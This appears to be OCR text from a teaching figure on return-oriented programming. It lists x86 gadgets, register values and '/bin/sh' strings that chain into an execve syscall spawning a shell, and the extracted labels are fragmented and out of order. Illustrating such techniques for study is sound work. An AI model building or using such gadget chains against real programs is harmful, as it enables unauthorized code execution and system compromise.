
GADGETS

%eax 0


%ebx

%ecx 0x0b0b0b0b

%edx




GADGETS


%eax 0
%ebx
%ecx 0x0b0b0b0b
%edx
/sh\0
/bin
(word to zero)
+ 24
lcall %gs:0x10(,0)
ret
pop %ecx
pop %edx
ret
pop %ebx
ret
add %ch, %al
ret
%esp
movl %eax, 24(%edx)
ret
0x0b0b0b0b
pop %ecx
pop %edx
ret
xor %eax, %eax
ret

